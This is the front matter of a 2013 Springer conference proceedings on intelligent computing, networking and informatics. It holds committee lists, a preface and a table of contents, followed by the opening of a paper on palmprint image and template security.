Advances in Intelligent Systems and Computing 243

Durga Prasad Mohapatra
Srikanta Patnaik *Editors*

Intelligent Computing, Networking, and Informatics

Proceedings of the International Conference on Advanced Computing, Networking, and Informatics, India, June 2013

Springer

Advances in Intelligent Systems and Computing

Volume 243

Series editor

Janusz Kacprzyk, Polish Academy of Sciences, Warsaw, Poland
kacprzyk@ibspan.waw.pl

For further volumes:
http://www.springer.com/series/11156

About this Series

The series "Advances in Intelligent Systems and Computing" contains publications on theory, applications, and design methods of Intelligent Systems and Intelligent Computing. Virtually all disciplines such as engineering, natural sciences, computer and information science, ICT, economics, business, e-commerce, environment, healthcare, life science are covered. The list of topics spans all the areas of modern intelligent systems and computing.

The publications within "Advances in Intelligent Systems and Computing" are primarily textbooks and proceedings of important conferences, symposia and congresses. They cover significant recent developments in the field, both of a foundational and applicable character. An important characteristic feature of the series is the short publication time and world-wide distribution. This permits a rapid and broad dissemination of research results.

Advisory Board

Chairman

Nikhil R. Pal, Indian Statistical Institute, Kolkata, India
e-mail: nikhil@isical.ac.in

Members

Emilio S. Corchado, University of Salamanca, Salamanca, Spain
e-mail: escorchado@usal.es

Hani Hagras, University of Essex, Colchester, UK
e-mail: hani@essex.ac.uk

László T. Kóczy, Széchenyi István University, Győr, Hungary
e-mail: koczy@sze.hu

Vladik Kreinovich, University of Texas at El Paso, El Paso, USA
e-mail: vladik@utep.edu

Chin-Teng Lin, National Chiao Tung University, Hsinchu, Taiwan
e-mail: ctlin@mail.nctu.edu.tw

Jie Lu, University of Technology, Sydney, Australia
e-mail: Jie.Lu@uts.edu.au

Patricia Melin, Tijuana Institute of Technology, Tijuana, Mexico
e-mail: epmelin@hafsamx.org

Nadia Nedjah, State University of Rio de Janeiro, Rio de Janeiro, Brazil
e-mail: nadia@eng.uerj.br

Ngoc Thanh Nguyen, Wroclaw University of Technology, Wroclaw, Poland
e-mail: Ngoc-Thanh.Nguyen@pwr.edu.pl

Jun Wang, The Chinese University of Hong Kong, Shatin, Hong Kong
e-mail: jwang@mae.cuhk.edu.hk

Durga Prasad Mohapatra
Srikanta Patnaik
Editors

Intelligent Computing, Networking, and Informatics

Proceedings of the International Conference on Advanced Computing, Networking, and Informatics, India, June 2013

Springer

Editors
Durga Prasad Mohapatra
Computer Science and Engineering
National Institute of Technology Rourkela
Rourkela, Orissa
India

Srikanta Patnaik
Computer Science and Engineering
SOA University
Bhubaneswar
India

ISSN 2194-5357 ISSN 2194-5365 (electronic)
ISBN 978-81-322-1664-3 ISBN 978-81-322-1665-0 (eBook)
DOI 10.1007/978-81-322-1665-0
Springer New Delhi Heidelberg New York Dordrecht London

Library of Congress Control Number: 2013955257

© Springer India 2014
This work is subject to copyright. All rights are reserved by the Publisher, whether the whole or part of the material is concerned, specifically the rights of translation, reprinting, reuse of illustrations, recitation, broadcasting, reproduction on microfilms or in any other physical way, and transmission or information storage and retrieval, electronic adaptation, computer software, or by similar or dissimilar methodology now known or hereafter developed. Exempted from this legal reservation are brief excerpts in connection with reviews or scholarly analysis or material supplied specifically for the purpose of being entered and executed on a computer system, for exclusive use by the purchaser of the work. Duplication of this publication or parts thereof is permitted only under the provisions of the Copyright Law of the Publisher's location, in its current version, and permission for use must always be obtained from Springer. Permissions for use may be obtained through RightsLink at the Copyright Clearance Center. Violations are liable to prosecution under the respective Copyright Law.
The use of general descriptive names, registered names, trademarks, service marks, etc. in this publication does not imply, even in the absence of a specific statement, that such names are exempt from the relevant protective laws and regulations and therefore free for general use.
While the advice and information in this book are believed to be true and accurate at the date of publication, neither the authors nor the editors nor the publisher can accept any legal responsibility for any errors or omissions that may be made. The publisher makes no warranty, express or implied, with respect to the material contained herein.

Printed on acid-free paper

Springer is part of Springer Science+Business Media (www.springer.com)

Preface

The proceedings of the International Conference on Advanced Computing, Networking, and Informatics (ICACNI 2013), at Central Institute of Technology Raipur, Chhattisgarh, India during 12–14 June record scientific and engineering progress in both theoretical and applied sections of Computer Science and related fields. The proceedings contain technical articles, reports, and case studies on computing, networking, and informatics. Along with these main tracks, there were two special sessions organized for recording specific advancements in the domains of image and video processing and biometric security. The conference also sported a special industrial track to mark the relevant research achievements from the industry. Out of 458 articles received for consideration for publication, 135 have been selected through a single-blind peer review process. Each article has been reviewed by at least two reviewers. Academicians, scholars, industry professionals, and practitioners have contributed to this conference by submitting their valuable research works, which has led this conference to a success.

A dedicated committee of several professors and academicians from premier institutes, such as the IITs and the NITs, has served to manifest the conference successful. We sincerely thank all our chairs and committees. We are grateful to the reviewers who, despite their busy schedules, have supported us by providing review reports within the stipulated time. We would like to thank Central Institute of Technology Raipur for organizing and providing the venue for the conference. Our hearty thanks go to the Department of Computer Science and Engineering, National Institute of Technology Rourkela for overall support in executing the conference.

Durga Prasad Mohapatra
Srikanta Patnaik

Committee

Advisory Committee

Ajith Abraham, Technical University of Ostrava, Czech Republic
Massimo Tistarelli, University of Sassari, Italy
Phalguni Gupta, Indian Institute of Technology Kanpur, India
George A. Tsihrintzis, University of Piraeus, Greece
Atilla Elçi, Aksaray University, Turkey
Rajib Mall, Indian Institute of Technology Kharagpur, India
Manoj Kumar Singh, IIT-Banaras Hindu University, India
Shobha Lata Sinha, National Institute of Technology Raipur, India
Srikanta Patnaik, Institute of Technical Education and Research, India
Ajita Rattani, University of Cagliari, Italy
R. C. Hansdah, Indian Institute of Science Bangalore, India
Badrinath G. S., Samsung Electronics, India
Partha Pratim Goswami, Calcutta University, India
Paresh Kumar Majhi, Institut für Anorganische Chemie, Germany
Sanjay Kumar Saha, Jadavpur University, India
Asim K. Roy, Visva Bharati University, India
Shambhu Upadhyaya, University at Buffalo, The State University of New York, USA
A. P. James, Indian Institute of Information Technology and Management, India
Rajkumar Buyya, University of Melbourne, Australia
Sanjay Kumar Jena, National Institute of Technology Rourkela, India
Banshidhar Majhi, National Institute of Technology Rourkela, India
Harish Agarwal, Oracle Apps Supply Chain/Customer Services, UK
Krishna Pramanik, National Institute of Technology Rourkela, India
Sabu M. Thampi, Indian Institute of Information Technology and Management, India
Vinod P. Narayanan, Evonik Industries, Germany
Swati Sanganeria, Oracle Apps, UK

Amulya Ratna Swain, Indian Institute of Science Bangalore, India
Pankaj K. Sa, National Institute of Technology Rourkela, India
Binod K. Pattanayak, Institute of Technical Education and Research, India
Sidharth Sankar Das, Amdocs Inc., Texas, USA

Chief Patron

Prakash Davara, Chairman, Central Institute of Technology Raipur, India

Patron

Arindam Ray, Director, Central Institute of Technology Raipur, India

General Chairs

Sipi Dubey, Rungta College of Engineering and Technology, India
Rajib Sarkar, Central Institute of Technology Raipur, India

Programme Chair

Manoj Kumar Singh, DST-CIMS, Banaras Hindu University, India

Programme Co-Chairs

Ashok Kumar Turuk, National Institute of Technology Rourkela, India
Umesh Ashok Deshpande, Visvesvaraya National Institute of Technology Nagpur, India

Proceedings Volume Editors

Durga Prasad Mohapatra, National Institute of Technology Rourkela, India
Srikanta Patnaik, Institute of Technical Education and Research, India

Technical Track Chairs

Bidyut Kumar Patra, National Institute of Technology Rourkela, India
Ramjeevan Singh Thakur, Maulana Azad National Institute of Technology Bhopal, India
Debasish Jena, International Institute of Information Technology Bhubaneswar, Odisha, India
Manmath Narayan Sahoo, National Institute of Technology Rourkela, Odisha, India
Debasis Giri, Haldia Institute of Technology, India
Korra Sathyababu, National Institute of Technology Rourkela, Odisha, India

Industrial Track Chairs

Bibhudutta Sahoo, National Institute of Technology Rourkela, India
K. Sridhar Patnaik, Birla Institute of Technology Mesra, India
Umesh Chandra Pati, National Institute of Technology Rourkela, India

Publication Chairs

Anil Kumar Vuppala, International Institute of Information Technology Hyderabad, India
Priyadarshini Sabut, Oracle India Pvt. Ltd., India

Steering Committee Chair

Savita Gupta, National Institute of Technology Rourkela, India

Organising Chairs

Jayanta Pothal, Scientist, Council of Scientific and Industrial Research, India
Rahul Raman, National Institute of Technology Rourkela, India

Publicity Chair

Sambit Bakshi, National Institute of Technology Rourkela, India

Programme Committee

Parantapa Goswami, University Joseph Fourier, France
Azadeh Ghandehari, Islamic Azad University, Iran
A. Vadivel, National Institute of Technology Trichy, India
Devesh C. Jinwala, Sardar Vallabhbhai National Institute of Technology, India
Jitender Kumar Chhabra, National Institute of Technology Kurukshetra, India
Suvendu Rup, International Institute of Information Technology, India
Snigdha Bakshi, Central Bank of India, India
Parthasarathi Roop, University of Auckland, New Zealand
Priyadarsi Nanda, University of Technology Sydney (UTS), Australia
Jamuna Kanta Sing, Jadavpur University, India
Sanjay Kumar Jain, National Institute of Technology Kurukshetra, India
Binod Mishra, Tata Consultancy Services, India
Arun Kumar Mishra, UCET, Vinoba Bhave University, India
Dilip Singh Sisodia, National Institute of Technology Raipur, India
Arunanshu Mahapatro, National Institute of Science and Technology, India
Aruna Chakraborty, St. Thomas' College of Engineering & Technology, India
Anil Kumar Vuppala, International Institute of Information Technology Hyderabad, India
Dilip Kumar Sharma, Member, Executive Committee, UP Section, IEEE
Harish Kumar Sahoo, International Institute of Information Technology, India
Trilochan Panigrahy, National Institute of Science and Technology, India
Hunny Mehrotra, National Institute of Technology Rourkela, India
Anup Kawtia, Oracle India Pvt. Ltd., India
Mukesh A. Zaveri, Sardar Vallabhbhai National Institute of Technology, India
Saroj Kr. Panigrahy, Sir Padampat Singhania University, India
Raksha Shetty, IBM, India
G. R. Gangadharan, Institute for Development and Research in Banking Technology, India
Shila Samantaray, Padmanava College of Engineering, India
Suraj Sharma, International Institute of Information Technology Bhubaneswar, India
Pradeep Singh, National Institute of Technology Raipur, India
Swati Vipsita, International Institute of Information Technology Bhubaneswar, India
Ranjan Jana, Department of MCA, RCC Institute of Information Technology, India

Amit Trivedi, National Institute of Technology Raipur, India
Umakanta Majhi CSIT Durg, Chhattisgarh, India
Rahul Dubey, Manipal University, Bangalore, India
Haider Banka, Indian School of Mines, India
Subrajeet Mohapatra, Birla Institute of Technology Mesra, Ranchi, India
Anukul Chandra Panda, Centre for Development of Telematics, India
Jayan Basak, Mahindra Satyam, India
Sanjay Prasad Kushwaha, Nepal College of Information Technology, Nepal
Tapas Kumar Panigrahi, International Institute of Information Technology Bhubaneswar, India

Steering Committee

Santanu Bakshi, University of Florida, USA
Manu Kumar Mishra, Bharat Heavy Electrical Ltd., India
Ram Shringar Raw, AIACTR, India
Auroprasad Mohanty, Hindalco—Aditya Birla Management Corporation Pvt. Ltd., India
Om Prakash Pahari, Central Institute of Technology Raipur, India
Mohit Agarwal, Razorsight Corporation, India
Asish Dalai, National Institute of Technology Rourkela, India
Alekha Mishra, National Institute of Technology Rourkela, India

Contents

Image and Template Security for Palmprint 1
Munaga V. N. K. Prasad and B. Adinarayana

Extending Network Lifetime by Time-Constrained Data Aggregation in Wireless Sensor Networks 11
K. B. Ashwini and G. T. Raju

The Complex Network Analysis of Power Grid: A Case Study of the West Bengal Power Network 17
Himansu Das, Gouri Sankar Panda, Bhagaban Muduli and Pradeep Kumar Rath

Comparison and Analysis of Node Deployment for Efficient Coverage in Sensor Network 31
Ram Shringar Raw, Shailender Kumar, Sonia Mann and Sambit Bakshi

Performance Analysis of Routing Protocols for VANETs with Real Vehicular Traces 45
Sanjoy Das, Ram Shringar Raw, Indrani Das and Rajib Sarkar

A Bluetooth-Based Autonomous Mining System 57
Saikat Roy, Soumalya Sarkar and Avranil Tah

Transistor Representation of a Low-Power Reversible 32-Bit Comparator 67
A. V. AnanthaLakshmi and G. F. Sudha

Performance Enhancement of Brillouin Distributed Temperature Sensor Using Optimized Fiber 81
P. K. Sahu and Himansu Shekhar Pradhan

To Study the Architectural Designs of a Proposed Comprehensive Software Extractor for Reengineering Tool: A Literature Survey 91
Rashmi Yadav, Abhay Kothari and Ravindra Patel

Detection of Web-Based Attacks by Analyzing Web Server Log Files 101
Nanhay Singh, Achin Jain, Ram Shringar Raw and Rahul Raman

A Survey of Energy-Aware Routing Protocols and Mechanisms for Mobile Ad Hoc Networks 111
Charu Gandhi and Vivek Arya

Lexical Ontology-Based Computational Model to Find Semantic Similarity 119
Jagendra Singh and Aditi Sharan

Energy-Efficient Cluster-Based Aggregation Protocol for Heterogeneous Wireless Sensor Networks 129
Prakashgoud R. Patil and Umakant P. Kulkarni

Digital Watermarking Based on Magic Square and Ridgelet Transform Techniques 143
Rama Seshagiri Rao Channapragada and Munaga V. N. K. Prasad

Circle of Trust: One-Hop-Trust-Based Security Paradigm for Resource-Constraint MANET 163
K. M. Imtiaz-Ud-Din, Touhid Bhuiyan and Shamim Ripon

Design of a Biometric Security System Using Support Vector Machine Classifier 173
J. Manikandan, V. K. Agrawal and B. Venkataramani

Impact of Distance Measures on the Performance of Clustering Algorithms 183
Vijay Kumar, Jitender Kumar Chhabra and Dinesh Kumar

Gender Identification Using Gait Biometrics 191
Richa Shukla, Reenu Shukla, Anupam Shukla and Nirupama Tiwari

A Survey on Business Context 199
Danijel Novakovic and Christian Huemer

Enhanced Caching for Geocast Routing in Vehicular Ad Hoc Network 213
Omprakash Kaiwartya and Sushil Kumar

Cooperation Enforcement and Collaboration Inducement in Mobile Ad Hoc Networks 221
Ghyani Umesh Kumar Maurya and Sushil Kumar

Uncoupling of Mobile Cloud Computing Services: An Architectural Perspective 233
Sohini De and Suddhasil De

Non-subsampled Contourlet Transform-Based Image Denoising in Ultrasound Images Using Elliptical Directional Windows and Block-Based Noise Estimation 241
J. Jai Jaganath Babu and Gnanou Florence Sudha

Marathi Parts-of-Speech Tagger Using Supervised Learning 251
Jyoti Singh, Nisheeth Joshi and Iti Mathur

Design and Evaluation of N-Module Reconfigurable Systems 259
Kunal Yogeshkumar Parikh, J. Manikandan and V. K. Agrawal

Genre-Based Classification of Song Using Perceptual Features 267
Arijit Ghosal, Rudrasis Chakraborty, Bibhas Chandra Dhara and Sanjoy Kumar Saha

Novel Distributed Dual Beamforming for Randomly Distributed Sensor by Phase Tracking Using Bilateral Probability Function 277
G. Vaikundam and G. F. Sudha

Electrical Network Modeling of Amino Acid String and Its Application in Cancer Cell Prediction 293
T. Roy, S. Das and S. Barman

Generation of AES-like 8-bit Random S-Box and Comparative Study on Randomness of Corresponding Ciphertexts with Other 8-bit AES S-Boxes 303
S. Das

BCube-IP: BCube with IP Address Hierarchy 319
A. R. Ashok Kumar, S. V. Rao and Diganta Goswami

Image Retrieval Using Fuzzy Color Histogram and Fuzzy String Matching: A Correlation-Based Scheme to Reduce the Semantic Gap 327
Nidhi Goel and Priti Sehgal

A Multi-Objective Optimization Approach for Lifetime and Coverage Problem in Wireless Sensor Network 343
Anil Kumar Sagar and D. K. Lobiyal

Evaluation of English-to-Urdu Machine Translation 351
Vaishali Gupta, Nisheeth Joshi and Iti Mathur

A Novel Edge Detection Technique for Multi-Focus Images Using Image Fusion 359
Priya Ranjan Muduli and Umesh Chandra Pati

Event Detection Refinement Using External Tags for Flickr Collections 369
Sheba Selvam, B. Ramadoss and S. R. Balasundaram

Proposed Threshold Based Certificate Revocation in Mobile Ad Hoc Networks 377
Priti Swapnil Rathi and Parikshit N. Mahalle

"Bin SDR": Effective Algorithm for Wireless Sensor–Actor Network 389
M. E. Sanap and Rachana A. Satao

An Elliptic-Curve-Based Hierarchical Cluster Key Management in Wireless Sensor Network 397
Srikanta Kumar Sahoo and Manmanth Narayan Sahoo

Probabilistic Approach-Based Congestion-Aware Swarm-Inspired Load-Balancing Multipath Data Routing in MANETs 409
Subhankar Joardar, Debasis Giri and Vandana Bhattacherjee

Integration of Eco-Friendly POF-Based Splitter and Optical Filter for Low-Cost WDM Network Solutions 423
Archana Rathore

Sensor Cloud: The Scalable Architecture for Future Generation Computing 433
Subasish Mohapatra, Banshidhar Majhi and Srikanta Patnaik

Partial Fingerprint Matching Using Minutiae Subset 445
S. Asha and C. Chellappan

Genetic Algorithm-Based Approach for Adequate Test Data Generation 453
Swagatika Swain and D. P. Mohapatra

ISA: An Intelligent Search Algorithm for Peer-to-Peer Networks . . . 463
Mahdi Ghorbani, Mohammad Jooyan and Mostafa Safarpour

Modified Graph-Cut Algorithm with Adaptive Shape Prior 473
Adonu Celestine and J. Dinesh Peter

Analysis on Optimization of Energy Consumption in Mobile Ad Hoc Networks 481
A. Karmel and C. Jayakumar

Accuracy of Atomic Transaction Scenario for Heterogeneous Distributed Column-Oriented Databases 491
Ramesh Dharavath, Amit Kumar Jain, Chiranjeev Kumar and Vikas Kumar

Implantable CPW-fed Double-Crossed-Type Triangular Slot Antenna for ISM Band 503
S. Ashok Kumar and T. Shanmuganantham

Training a Feed-Forward Neural Network Using Artificial Bee Colony with Back-Propagation Algorithm 511
Partha Pratim Sarangi, Abhimanyu Sahu and Madhumita Panda

Navigation of Autonomous Mobile Robot Using Adaptive Neuro-Fuzzy Controller 521
Prases Kumar Mohanty and Dayal R. Parhi

Performance Estimation of Fuzzy Logic-Based Mobile Relay Nodes in Dense Multihop Cellular Networks 531
Devendra Gurjar, Ajay Bhardwaj and Ashutosh Singh

Local Binary Pattern as a Texture Feature Descriptor in Object Tracking Algorithm 541
Prajna Parimita Dash, Dipti Patra and Sudhansu Kumar Mishra

A Sensor-Based Technique for Speed Invariant Human Gait Classification 549
Anup Nandy, Soumabha Bhowmick, Pavan Chakraborty and G. C. Nandi

High-Speed 100 Gbps/Channel DWDM System Design and Simulation 557
Bijayananda Patnaik and P. K. Sahu

Performance Analysis of Contention-Based Ranging Mechanism for Idle-Mode Mobility 565
Rajesh Anbazhagan and Nakkeeran Rangaswamy

A Novel Approach to Face Detection Using Advanced Support Vector Machine 573
Swastik Mohapatra, Asutosh Kar, Satyanarayan Dash, Sidhant Mohanty and Prasant Swain

Concept Based Clustering of Documents with Missing Semantic Information 579
E. Anupriya and N. Ch. S. N. Iyengar

Theoretical Validation of New Class Cohesion Metric Against Briand Properties 591
Sandip Mal and Kumar Rajnish

RF-SEA-Based Feature Selection for Data Classification in Medical Domain 599
S. Sasikala, S. Appavu alias Balamurugan and S. Geetha

Optimizing Delay for MAC in Randomly Distributed Wireless Sensor Networks 609
Ajay Sikandar, Sushil Kumar and Ghyani Umesh Kumar Maurya

An Ontology-Based Software Development Environment Using Upgraded Functionalities of Clojure 619
Mary Alias and C. R. Rene Robin

Using a Cluster for Efficient Scalability Evaluation of Multithreaded and Event-Driven Web Servers 627
Syed Mutahar Aaqib and Lalitsen Sharma

An Overview of Detection Techniques for Metamorphic Malware . . . 637
Pratiksha Natani and Deepti Vidyarthi

Temporal Forensics of MPEG Video Using Discrete Wavelet Transform and Support Vector Machine 645
Sunil Jaiswal and Sunita Dhavale

Securing the Root Through SELinux 653
Ananya Chatterjee and Arun Mishra

Automatic Ontology Extraction from Heterogeneous Documents for E-Learning Applications 661
J. Jeslin Shanthamalar and C. R. Rene Robin

An Appraisal of Service-Based Virtual Networks and Virtualization Tools Paves the Way Toward Future Internet 667
Bhisham Sonkar, Devendra Chaphekar and Gupteshwar Gupta

Comparative Analysis and Research Issues in Classification Techniques for Intrusion Detection 675
Himadri Chauhan, Vipin Kumar, Sumit Pundir and Emmanuel S. Pilli

An Apriori-Based Vertical Fragmentation Technique for Heterogeneous Distributed Database Transactions 687
Ramesh Dharavath, Vikas Kumar, Chiranjeev Kumar and Amit Kumar

A Speech Recognition Technique Using MFCC with DWT in Isolated Hindi Words 697
Neha Baranwal, Ganesh Jaiswal and G. C. Nandi

Mechanism for Preventing Registration Flooding Attack in SIP 705
Bosco Sebastian, Paromita Choudhury and C. D. Jaidhar

A Combined Approach: Proactive and Reactive Failure Handling for Efficient Job Execution in Computational Grid 713
P. Latchoumy and P. Sheik Abdul Khader

A Comparative Analysis of Keyword- and Semantic-Based Search Engines 727
Yogender Singh Negi and Suresh Kumar

Slicing MATLAB Simulink/Stateflow Models 737
Adepu Sridhar and D. Srinivasulu

Link Mining Using Strength of Frequent Pattern of Interaction 745
Seema Mishra and G. C. Nandi

Integration of HSV Color Histogram and LMEBP Joint Histogram for Multimedia Image Retrieval 753
K. Prasanthi Jasmine and P. Rajesh Kumar

DBC Co-occurrence Matrix for Texture Image Indexing and Retrieval 763
K. Prasanthi Jasmine and P. Rajesh Kumar

M-Band and Rotated M-Band Dual-Tree Complex Wavelet Transform for Texture Image Retrieval 775
K. Prasanthi Jasmine and P. Rajesh Kumar

A Rank-Based Hybrid Algorithm for Scheduling Data- and Computation-Intensive Jobs in Grid Environments 785
Mohsen Abdoli, Reza Entezari-Maleki and Ali Movaghar

Performance Evaluation of Video Communications Over 4G Network 797
Gaurav Pande

Online Hybrid Model for Online Fraud Prevention and Detection . . . 805
Ankit Mundra and Nitin Rakesh

An Efficient Approach to Analyze Users' Interest on Significant Web Access Patterns with Period Constraint 817
M. Thilagu and R. Nadarajan

Efficient Privacy Preserving Distributed Association Rule Mining Protocol Based on Random Number 827
Reena Kharat, Madhuri Kumbhar and Preeti Bhamre

Directional Local Quinary Patterns: A New Feature Descriptor for Image Indexing and Retrieval 837
Santosh Kumar Vipparthi and S. K. Nagar

Data Mining Approach for Developing Various Models Based on Types of Attack and Feature Selection as Intrusion Detection Systems (IDS) 845
H. S. Hota and Akhilesh Kumar Shrivas

Facial Expression Recognition Using Local Binary Patterns with Different Distance Measures 853
Sarika Jain, Sunny Bagga, Ramchand Hablani, Narendra Chaudhari and Sanjay Tanwani

Cluster-Based Routing for Optimal Communication in Port Logistics 863
J. Thejo Kishan, M. M. Manohara Pai and Radhika M. Pai

Secure Adaptive Traffic Lights System for VANETs 873
Kishore Biradar, Radhika M. Pai, M. M. Manohara Pai and Joseph Mouzana

Analysis of Image Segmentation Techniques on Morphological and Clustering 885
M. Sivagami and T. Revathi

Performance Impact of TCP and UDP on the Mobility Models and Routing Protocols in MANET 895
Sunil Kumar Singh, Rajesh Duvvuru and Jyoti Prakash Singh

A Survey on Video Segmentation 903
Dalton Meitei Thounaojam, Amit Trivedi, Kh. Manglem Singh and Sudipta Roy

A New Paradigm for Open Source Software Development 913
Sushil Kumar, Ranjeet Ranjan and Amit Kumar Trivedi

A Real-Time Signature Verification Technology Using Clustering and Statistical Analysis 919
Joshane Kelsy and Rajib Sarkar

Component-Aspect Separation-Based Slicing of Aspect-Oriented Programs 931
Jagannath Singh, Durga Prasad Mohapatra and Pabitra Mohan Khilar

Evaluation of Software Understandability Using Rough Sets 939
D. Srinivasulu, Adepu Sridhar and Durga Prasad Mohapatra

HCDLST: An Indexing Technique for Current and Recent-Past Sliding Window Spatio-Temporal Data 947
Kuleshwar Sahu, Sangharatna J. Godboley and S. K. Jain

Solving Planar Graph Coloring Problem Using PSO with SPV Rule 955
Vaibhav Bhardwaj and Sudhanshu Prakash Tiwari

Weather Prediction Using Error Minimization Algorithm on Feedforward Artificial Neural Network 967
Arti R. Naik, Pathan Mohd. Shafi and Shyamsunder P. Kosbatwar

Mining Association Rules Using Adaptive Particle Swarm Optimization 975
K. Indira, S. Kanmani, V. Ashwini, B. Rangalakshmi, P. Divya Mary and M. Sumithra

Study of Framework of Mobile IP and MANET Integration 985
Devendra Chaphekar, Bhisham Sonkar and Gupteshwar Gupta

Delay Analysis of Various Links Using OPNET Simulator 993
Pooja Singh, Chitosia Anamika, C. K. Jha and Anup Bhola

GenSeeK: A Novel Parallel Multiple Pattern Recognition Algorithm for DNA Sequences 1001
Kaliuday Balleda, D. Satyanvesh and P. K. Baruah

Improvement of PAPR in OFDM Systems Using SLM Technique and Digital Modulation Schemes 1007
Srinu Pyla, K. Padma Raju and N. BalaSubrahmanyam

Radioactive Pollution Monitoring Using Triangular Deployment in Wireless Sensor Network 1019
Ankit Khare and Nitin Nitin

Securing Networks Using Situation-Based Firewall Policy Computations 1029
Vijender Kumar Solanki, Kumar Pal Singh, M. Venkatesan and Sudhanshu Raghuwanshi

Color Image Quantization Scheme Using DBSCAN with K-Means Algorithm 1037
Kumar Rahul, Rohit Agrawal and Arup Kumar Pal

A Novel Approach to Text Steganography Using Font Size of Invisible Space Characters in Microsoft Word Document 1047
Susmita Mahato, Dilip Kumar Yadav and Danish Ali Khan

Personalizing News Documents Using Modified Page Rank Algorithms 1055
S. Akhilan and S. R. Balasundaram

Understanding Query Vulnerabilities for Various SQL Injection Techniques 1063
U. Chandrasekhar and Digvijay Singh

Effective Ontology Alignment: An Approach for Resolving the Ontology Heterogeneity Problem for Semantic Information Retrieval 1077
Ankita Kandpal, R. H. Goudar, Rashmi Chauhan, Shalini Garg and Kajal Joshi

Classification Technique for Improving User Access on Web Log Data 1089
Bina Kotiyal, Ankit Kumar, Bhaskar Pant and R. H. Goudar

A Review on Methods for Query Personalization 1099
Shivangi Sharma and Prachi Gupta

A Wideband Compact Microstrip Antenna for DCS/PCS/WLAN Applications 1107
Vinod Kumar Singh, Zakir Ali, Ashutosh Kumar Singh and Shahanaz Ayub

Analysis of Type-2 Fuzzy Systems for WSN: A Survey 1115
Megha Sharma and Ashutosh Kumar Singh

Fusion of Entropy-Based Color Space Selection and Statistical Color Features for Ripeness Classification of Guavas 1125
Suchitra Khoje and S. K. Bodhe

Optimal Positioning of Base Station in Wireless Sensor Networks: A Survey 1135
Prerna Meena, Devendra Gurjar, Ashutosh Kumar Singh and Shekhar Verma

Testing and Implementation Process in Automation of a University 1145
Vaibhav Sharma, Jyoti Singh and A. S. Zadgaonkar

Performance of Spectral Efficiency and Blocking Probability Using Distributed Dynamic Channel Allocation 1153
Y. S. V. Raman, S. Sri Gowri and B. Prabhakara Rao

An Effective Content-Based Image Retrieval Using Color, Texture and Shape Feature 1163
Milind V. Lande, Praveen Bhanodiya and Pritesh Jain

Underwater Communication with IDMA Scheme 1171
Tanuja Pande, Kulbhushan Gupta, M. Shukla, Prachi Tripathi and Ashutosh Singh

M-ARY PSK Modulation Technique for IDMA Scheme 1179
Pratibha Verma, Sanjiv Mishra, M. Shukla and Ashutosh Singh

A Novel Approach for Eye Gaze and Tilt Estimation 1187
Sambit Bakshi, Rahul Raman and Pankaj K. Sa

Enhanced Single-Pass Algorithm for Efficient Indexing Using Hashing in Map Reduce Paradigm. 1195
Piyush Kumar Sinha, Prashant Joshi, Pooja Pundir, Manisha Negi and R. H. Goudar

Data Structures for IP Lookups, A Comparative Analysis with Scalability to IPV6. 1201
Soumyadeep Ghosh, Oaindrila Das and Arindam Majumdar

Multiobjective Clustering Using Support Vector Machine: Application to Microarray Cancer Data. 1209
Anita Bai

Prediction of Warning Level in Aircraft Accidents using Classification Techniques: An Empirical Study. 1217
A. B. Arockia Christopher and S. Appavu Alias Balamurugan

Fuzzy TOPSIS Method Applied for Ranking of Teacher in Higher Education 1225
H. S. Hota, L. K. Sharma and S. Pavani

Performance Analysis of Transformation Methods in Multi-Label Classification 1233
P. K. A. Chitra and S. Appavu Alias Balamurugan

Predictive Data Mining Techniques for Forecasting Tamil Nadu Electricity Board (TNEB) Load Demand: An Empirical Study 1241
T. M. Usha and S. Appavu Alias Balamurugan

Novel Approach for Finding Patterns in Product-Based Enhancement Using Labeling Technique 1249
Hemant Palivela, H. K. Yogish, N. Shalini and S. N. Raghavendra

Optimal Path and Best-Effort Delivery in Wireless Sensor Networks 1257
Vipin Kumar and Sushil Kumar

Spanning-Tree-Based Position-Based Routing in WSNs. 1267
Vipin Kumar and Sushil Kumar

Feature Extraction and Classification of Microarray Cancer Data Using Intelligent Techniques 1277
Anita Bai and Anima Pradhan

Survey of Route Choice Models in Transportation Networks 1285
Madhavi Sharma, Jitendra Kumar Gupta and Archana Lala

Secure Routing Technique in MANET: A Review. 1291
Aartika Chandrakar and Rajib Sarkar

About the Editors 1309

Author Index 1311

Image and Template Security for Palmprint

Munaga V. N. K. Prasad and B. Adinarayana

Abstract The wide spread use of biometrics in real world causes more security and privacy concerns to be raised, because conventional biometric systems store biometric templates as it is in database without any security, and this may lead to the possibility of tracking personal information stored in database; moreover, biometric templates are not revocable and are unusable throughout their life time once they are lost or stolen. To overcome this non-revocability of biometrics, we proposed two methods for image security and template security in this paper (these methods are also applicable for some of the biometric traits); for image security, we used chaotic mixing with watermarking technique; first chaotic mixing is applied to the host image, and then, this resultant image is embedded in a sample (cover or carrier) image, and if the intruder gets the chaotic mixed image, he/she cannot get back the original host image, and for template security, we shuffled the palmprint template according to the input random number. This shuffling scheme increases the imposter matching score leaving genuine matching score.

Keywords Chaotic mixing · Watermarking · Cryptography · Log-Gabor filter · Pearson correlation coefficient

1 Introduction

Use of biometrics in today's networked world increased drastically over last decades. Palmprint is one of the biometric traits; a lot of work have been done on palmprint identification and verification [1, 2], compared to the security on the

M. V. N. K. Prasad (✉) · B. Adinarayana
IDRBT, Castle Hills, Road No 1, MasabTank, Hyderabad, India
e-mail: mvnkprasad@idrbt.ac.in

B. Adinarayana
e-mail: contact.adinarayana@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_1, © Springer India 2014

palmprint data (i.e., template and image). Security of the biometric data must be provided in order to increase the widespread utilization of biometric traits.

According to Ratha et al. [3], there are eight basic types of attacks on the biometric system. Kong et al. proposed different security methods to avoid replay and database attacks [4] in palmprint recognition system, Lifang Wu et al. proposed fuzzy vault scheme to provide the template protection online authentication on the face database [5], Zhifang Wang et al. developed a secure face recognition system using principle component analysis (PCA) [6], Brenden Chen et al. used higher-order spectral (HOS) transform applied to biometric data as a secure hash function [7], Feng Hao et al. proposed combining crypto with biometrics effectively [8] using different coding techniques like Hadamard code and Reed-Solomon code, Mayank Vatsa et al. developed a multimodal biometrics system using watermarking [9], Thian Song Ong et al. used fuzzy commitment scheme for biometric template protection [10], and Shenglin Yang et al. developed a secure iris verification system based on error correcting code (ECC) cryptographic technique [11].

